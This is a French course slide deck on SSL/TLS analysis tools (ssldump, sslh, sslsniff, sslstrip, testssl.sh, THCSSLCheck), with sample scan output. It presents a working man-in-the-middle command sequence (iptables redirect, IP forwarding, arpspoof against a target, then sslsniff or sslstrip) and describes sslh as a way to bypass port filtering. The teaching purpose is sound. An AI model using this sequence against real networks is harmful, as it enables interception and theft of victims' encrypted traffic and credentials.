Master 2 IIP
Nicolas Lebrument

Outils d'analyse pour SSL (sslanalysis)

Ssldump/sslh/sslsniff/sslstrip
testssl.sh/thcsslcheck

Plan

- Analyseur de traffic chiffré (ssldump)
- HTTPS et SSH sur un même port (sslh)
- Attaque "man in the middle" (mitm)
  - Sslsniff
  - Sslstrip
- Scan des protocoles et algorithmes de chiffrage
  - Testssl.sh (linux)
  - Thcsslcheck (wine/windows)

SSLDUMP

- Analyse et déchiffre les transmission TCP sécurisée avec SSL/TLS
- Sélectionner l'interface réseau sur écoute
- Définir un serveur cible et le port
- Utilisation d'une clé ou d'un mot de passe

SSLDUMP (exemple)

- Ecouter du traffic HTTPS :
  - *ssldump -i eth0 port 443*
- Ecouter et déchiffrer tout le traffic HTTPS pour un site particulier:
  - *Ssldump –Ad –i eth0 port 443 host monsite.fr*
- Si le site nécessite une clé et un mot de passe :
  - *Ssldump –Ad –k ~/macle.pem –p pass –i eth0 port 443 host monsite.fr*

```
New TCP connection #1: 192.168.227.128(59712) <-> 195.10.8.74(443)
1 1  0.0243 (0.0243)  C>SV3.1(208)  Handshake
    ClientHello
     Version 3.1
     random[32]=
       4e e9 ea 90 31 14 8f 3e 49 87 1e 3d c8 4e 9c 9b
       fa a9 6a 57 65 4f 12 2f 89 c7 11 d2 fd 7f do 08
```

SSLH

- Multiplexeur pour assurer deux services sur un même port
- Contourner certaines restrictions et filtrages mis en place sur le port 22 (SSH)
- /!\ Penser à configurer les serveurs pour écouter sur les bons ports (Cf. exemple)

SSLH

- Multiplexage avec SSLH :
  - *sslh -p 0.0.0.0:443 -s 127.0.0.1:22 -l 127.0.0.1:84438*

- Ici, on écoute sur le port 443 (HTTPS) toutes les connexions qui vont se faire dessus.

- On redirige les connexion via SSH sur le port 22 en local et celles en HTTPS sur le port 84438 (!).

Plan

Analyseur de traffic chiffré

HTTPS et SSH sur un même port


→**Attaque "man in the middle"**

Scan des protocoles et algorithmes de chiffrage

SSLSNIFF

- Comportement envers la victime:
  - Ecoute le traffic en SSL de la victime
  - Agit comme un serveur web classique (certificat)

- Côté serveur :
  - Agit comme un client classique
  - Fait transiter les réponses vers la victime



SSLSTRIP

- Version améliorée de SSLSniff
- Fait transiter du HTTPS vers du HTTP
- Le client croit que la connexion est sécurisée avec SSL
- Ne nécessite aucun certificat → pas de risque de message d'erreur

Plan

Analyseur de traffic chiffré

HTTPS et SSH sur un même port

→**Attaque "man in the middle"**

Scan des protocoles et algorithmes de chiffrage

Man in the middle

- Comment procéder :
  - Rediriger le traffic avec iptables
    - *iptables -t nat -A PREROUTING -p tcp --destination-port XX -j REDIRECT --to-ports YYYYY*
  - Activer la redirection (ip forwarding)
    - *echo 1 > /proc/sys/net/ipv4/ip_forward*
  - Se faire passe pour la passerelle par défaut (arpspoof)
    - *arpspoof -i eth0 -t ‹ipcible› ‹ippasserelle›*
  - Il ne reste plus qu'à lancer l'outil
    - SslSniff : *sslsniff -s YYYYY -c ~/certif.crt -w ~/sslsniffLogs*
    - SslStrip : *sslstrip -w ~/sslstripLogs/log.txt -a -l YYYYY –f*

TESTSSL.SH

- Envoie une requête au serveur pour lui demander quels protocoles il supporte
- Enregistre et trie les réponses par niveau de cryptage
- Utilisation *(port optionnel)* : *./testssl.sh monsite.fr 443*

Résultats :

```
SSLv3: offered (ok)

TLSv1: offered (ok)

SSLv2: 19600:error:1407F0E5:SSL routines:SSL2_WRITE:ssl handshake failure:s2_pkt.c:428:
not offered (ok)

Null Cipher:
NULL-SHA                SSLv3 Kx=RSA     Au=RSA  Enc=None         Mac=SHA1
NULL-MD5                SSLv3 Kx=RSA     Au=RSA  Enc=None         Mac=MD5
offered (NOT ok)

Anonymous DH Cipher :
AECDH-AES256-SHA        SSLv3 Kx=ECDH    Au=None Enc=AES(256)  Mac=SHA1
AECDH-AES128-SHA        SSLv3 Kx=ECDH    Au=None Enc=AES(128)  Mac=SHA1
AECDH-DES-CBC3-SHA      SSLv3 Kx=ECDH    Au=None Enc=3DES(168) Mac=SHA1
AECDH-RC4-SHA           SSLv3 Kx=ECDH    Au=None Enc=RC4(128)  Mac=SHA1
AECDH-NULL-SHA          SSLv3 Kx=ECDH    Au=None Enc=None        Mac=SHA1
ADH-AES256-SHA          SSLv3 Kx=DH      Au=None Enc=AES(256)  Mac=SHA1
ADH-AES128-SHA          SSLv3 Kx=DH      Au=None Enc=AES(128)  Mac=SHA1
ADH-DES-CBC3-SHA        SSLv3 Kx=DH      Au=None Enc=3DES(168) Mac=SHA1
ADH-DES-CBC-SHA         SSLv3 Kx=DH      Au=None Enc=DES(56)   Mac=SHA1
EXP-ADH-DES-CBC-SHA     SSLv3 Kx=DH(512)  Au=None Enc=DES(40)   Mac=SHA1 export
ADH-RC4-MD5             SSLv3 Kx=DH      Au=None Enc=RC4(128)  Mac=MD5
EXP-ADH-RC4-MD5         SSLv3 Kx=DH(512)  Au=None Enc=RC4(40)   Mac=MD5  export
offered (NOT ok)
```

THCSSLCHECK

- Même principe que testssl.sh
- C'est un exécutable windows (.exe) → wine
- Enregistre et classe les réponses par version de SSL/TLS
- Utilisation : *wine ./thcsslcheck.exe monsite.fr 443*

Résultats :

```
---------------------------------------------------------------------------
THCSSLCheck v0.1 - coding johnny cyberpunk (www.thc.org) 2004
---------------------------------------------------------------------------

[*] testing if port is up. pleaze wait...
[*] port is up !
[*] testing if service speaks SSL ...
fixme:toolhelp:CreateToolhelp32Snapshot Unimplemented: heap list snapshot
fixme:toolhelp:Heap32ListFirst : stub
[*] service speaks SSL !


[*] now testing SSLv2
---------------------------------------------------------------------------
                DES-CBC3-MD5 - 168 Bits - unsupported
                IDEA-CBC-MD5 - 128 Bits - unsupported
                RC2-CBC-MD5 - 128 Bits - unsupported
                        RC4-MD5 - 128 Bits - unsupported
                        RC4-64-MD5 -  64 Bits - unsupported
                DES-CBC-MD5 -  56 Bits - unsupported
                EXP-RC2-CBC-MD5 -  40 Bits - unsupported
                EXP-RC4-MD5 -  40 Bits - unsupported


[*] now testing SSLv3
---------------------------------------------------------------------------
                DHE-RSA-AES256-SHA - 256 Bits -   supported
                DHE-DSS-AES256-SHA - 256 Bits - unsupported
                        AES256-SHA - 256 Bits -   supported
```

MERCI DE VOTRE ATTENTION

Outils d'analyse pour SSL

Nicolas Lebrument
nicolas.lebrument@gmail.com